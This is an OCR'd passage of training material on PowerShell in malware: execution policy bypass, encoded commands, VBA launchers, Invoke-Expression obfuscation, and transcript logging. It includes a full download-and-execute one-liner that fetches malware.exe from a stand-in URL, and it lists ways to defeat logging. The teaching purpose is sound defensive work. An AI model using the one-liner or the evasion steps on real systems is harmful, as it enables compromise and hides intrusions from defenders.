
The same happens inside the PowerShell shell when a .ps1 file is loaded, for example, .\hello.ps1. The execution policy will prevent the hello.ps1 script from executing.

The PowerShell execution policy can be checked by using the Get-ExecutionPolicy cmdlet: this will return the value Restricted.

It is possible to bypass the PowerShell execution policy by using option –ExecutionPolicy when starting the PowerShell shell (powershell.exe). If this option is given the value Bypass, the execution policy will be bypassed and the script inside the .ps1 file will execute.

A scenario where attackers e-mail users a .ps1 file and then instruct the user to save the file to disk, open a command-line to launch PowerShell with the execution policy bypass argument to execute the saved .ps1 file is very unlikely. Using .ps1 files as the initial delivery vector is virtually non-existent, as PowerShell is configured by default to prevent the execution of .ps1 files. Only badly configured environments are prone to this attack.

However, PowerShell is often used in blended attacks, for example with a malicious Office document (VBA code) or malicious JScript files. In these blended attacks, VBA, VBS or JS is just used to start PowerShell and execute malicious scripts.



Passing PowerShell Scripts Through the Command Line
The PowerShell execution policy with its Restricted setting applies to .ps1 files. It does not apply to interactive commands typed into the PowerShell shell by a user or administrator.


The same applies to interactive commands passed to the PowerShell shell upon invocation through the command-line. The option –Command allows interactive commands to be passed to the PowerShell shell, to be executed when the shell is instantiated.

As can be seen in the example above, the PowerShell cmdlet Write-Host is used here with a string 'Hello': Write-Host 'Hello'.

This small PowerShell command is enclosed between double quotes and used as the value for option –Command. The cmdlet is executed without a restricting policy (the output Hello is printed to the console).

This is a useful option for attackers to use in a blended attack. The –Command can be used to launch PowerShell from inside another script, for example JScript. There are powerful one-liners available to attackers, like this PowerShell script to download and execute a payload (PE file):

$oWC = New-Object System.Net.WebClient; $url = 'http://example.com/malware.html'; $file = $Env:temp + '\malware.exe'; $oWC.DownloadFile($url, $file); $oShell = New-Object -com shell.application; $oShell.shellexecute($file);



PowerShell Encoding


Many PowerShell scripts can be found on the Internet, with amongst them many powerful one-liners like the one we saw in the previous slide. But it's not always easy to write a complex script as a one-liner, and sometimes characters need to be used that will be interpreted by the shell that is used to launch the PowerShell shell (for example the cmd.exe shell).

As a solution to this problem, Microsoft allows script passed as argument via the command-line to be BASE64 encoded. This solves the problem of special characters interpreted by another shell (standard BASE64 is just letters and numbers and the characters +, / and =), and also allows the use of scripts composed of more than one line (newline characters are allowed).

The BASE64 encoded PowerShell script is passed via option –EncodedCommand, as can be seen in the example above.

Any .ps1 script can be taken, converted to UNICODE, then converted to BASE64 and then used with the -EncodedCommand. The only limit is the shell (e.g. cmd.exe) limiting the size of the command-line arguments. This can be done with PowerShell, as is explained in powershell.exe's help:

```
# To use the -EncodedCommand parameter:
  $command = 'dir "c:\program files" '
  $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
  $encodedCommand = [Convert]::ToBase64String($bytes)
  powershell.exe -encodedCommand $encodedCommand
```



Launching PowerShell from VBA

The above example is a blended attack: AWord document with VBA code that executes upon opening of the Word document. The VBA code is just a few lines to launch a PowerShell command.


CreateObject Wscript.Shell is used to create an ActiveX object that allows the execution of a command (run). We have seen this in previous (VBA) examples. A string is concatenated (strCommand) to launch the PowerShell shell with a –Command option.

The PowerShell command to be executed is contained in string strPowershellCommand: this script is a set of statements to download a file (using a .NET object) via HTTP and write it to disk in a temporary folder, and then execute the downloaded file (using an ActiveX object).

Remark that the execution policy does not apply in this case: there is no PS1 script written to disk, the PowerShell instructions are just passed via the command-line.

The fact that the script is not written to disk, makes it harder to detect by AV and leaves less forensic artifacts behind.

PowerShell Obfuscation (1)



Invoke-Expression obfuscation

PowerShell scripts too can be obfuscated to avoid detection and to frustrate analysis.

Like JScript, PowerShell has a "function" to interpret a string as a PowerShell script.

PowerShell Obfuscation (1)


Like VBScript and Jscript, adversaries can obfuscate PowerShell scripts to bypass detection software like antivirus and to make the work of malware analysts harder. Code obfuscation and string obfuscation are both obfuscation techniques that can be applied to PowerShell scripts too.

With JScript (and JavaScript in general), we discussed the eval function. This is a function that takes a string as argument and interprets the string as a JScript script. This allows for the complete obfuscation (via string obfuscation) of a script.

PowerShell has similar functionality: The Invoke-Expression cmdlet is the PowerShell equivalent of the eval function.

To get more information about a particular cmdlet, one can always use the help of Get-Help cmdlet with the name of the cmdlet as argument. In the example above, we see the help for Invoke-Expression by issuing statement Get-Help Invoke-Expression.

From the help, we can understand that this cmdlet takes a string as argument. Notice the alias too: iex. This means that cmdlet Invoke-Expression can be called with iex too: The use of iex is something commonly observed in malicious PowerShell scripts.



PowerShell Obfuscation (2)
In this PowerShell obfuscation example, we see cmdlet Invoke-Expression and its alias iex used with the same expression:


((("56 71 68 73 64 2C 47 6E 72 73 1F 26 47 64 6B 6E 26" -split ' ' | ForEach-Object {[char]([byte]"0x$_" + 1)}) -join '')

Before we analyze this expression, let's disclose the obfuscated string:

Converting hexadecimal data "56 71 68 73 64 2C 47 6E 72 73 1F 26 47 64 6B 6E 26" to a string results in this string: "Vqhsd,Gnrs&Gdkkn&"
Adding integer 1 to each character (byte) in this string produces this string: "Write-Host 'Hello'"
This string contains a valid PowerShell expression, it displays Hello on the console when it is executed with Invoke-Expression.

In the expression, the string with the hexadecimal characters is split into separate strings, containing just one byte (-split ' '). Each of these "byte" strings is converted to a byte ([byte]"0x$_") using ForEach-Object. Integer 1 is added to each byte (+ 1), and then it is converted to a character ([char]). ForEach-Object thus produces a list of characters, which are concatenated together (-join ''). And finally, the string is interpreted as a PowerShell script.

Like JScript obfuscation, PowerShell obfuscation can be very complex (for example with nested obfuscation) because of cmdlet Invoke-Expression. And it also allows creating polymorphic malware.



PowerShell Monitoring and Logging
Preventing execution of PowerShell commands altogether is not that easy.

There is the execution policy that prevents execution of PS1 script files by default, but this is not a real security barrier, it is more meant as prevention of accidental execution of scripts, for example by social engineering users into opening a malicious PS1 attachment. But if an attacker can launch the PowerShell shell (powershell.exe), then ad-hoc PowerShell commands can be executed, even PS1 files by bypassing the execution policy.


There is no global registry setting (like for the Windows Script Host) to disable PowerShell.

Execution of the PowerShell shell can be prevented by blocking powershell.exe. This can be done by various means, like with the prevention of executing any executable:

- Removing the powershell.exe
- Placing ACLs on powershell.exe
- Block powershell.exe with application whitelisting
- …

Remark that for many of these solutions, the 32-bit and 64-bit powershell.exe executables need to be taken into account.

As an alternative measure to preventing PowerShell execution, it's possible to monitor and detect execution via transcripts and the Windows event log. This is partially configured by default, but extra configuration is needed to benefit from all the transcript and logging features.



Configuring PowerShell Transcripts

A transcript of all executed PowerShell commands together with their output can be saved to transcript files. This is done with the Start-Transcript cmdlet.

To start a transcript for all PowerShell invocations for a particular user, the Start-Transcript cmdlet can be put inside the user's PowerShell profile (a PS1 script pointed to by variable $profile).


In the example above, we see that the user's PowerShell profile (Microsoft.Powershell_profile.ps1) contains the command Start-Transcript –OutputDirectory c:\demo –IncludeInvocationHeader. This will cause the creation of a new transcript file each time powershell.exe is launched for this user, as can be seen in the example above when PowerShell is used to print Hello to the console: a new transcript file (PowerShell_transcript…) is created in the c:\demo directory.

Since the PowerShell profile is a ps1 file, the default execution policy will prevent the loading and executing of the profile script (this is why we used –ExecutionPolicy Bypass in the example). Hence this method can only be used if an organization changes the default execution policy, for example to AllSigned, then the profile ps1 script must be digitally signed by a trusted publisher.

This method is also easy to bypass when it is put in place. A couple of ways to bypass:

- Stop tracing by starting the malicious script with stop-transcript
- Bypass the PowerShell profile with option –NoProfile
- Delete the transcript files
- …

Starting with PowerShell version 5.0, system-wide transcripts can be configured via the registry.



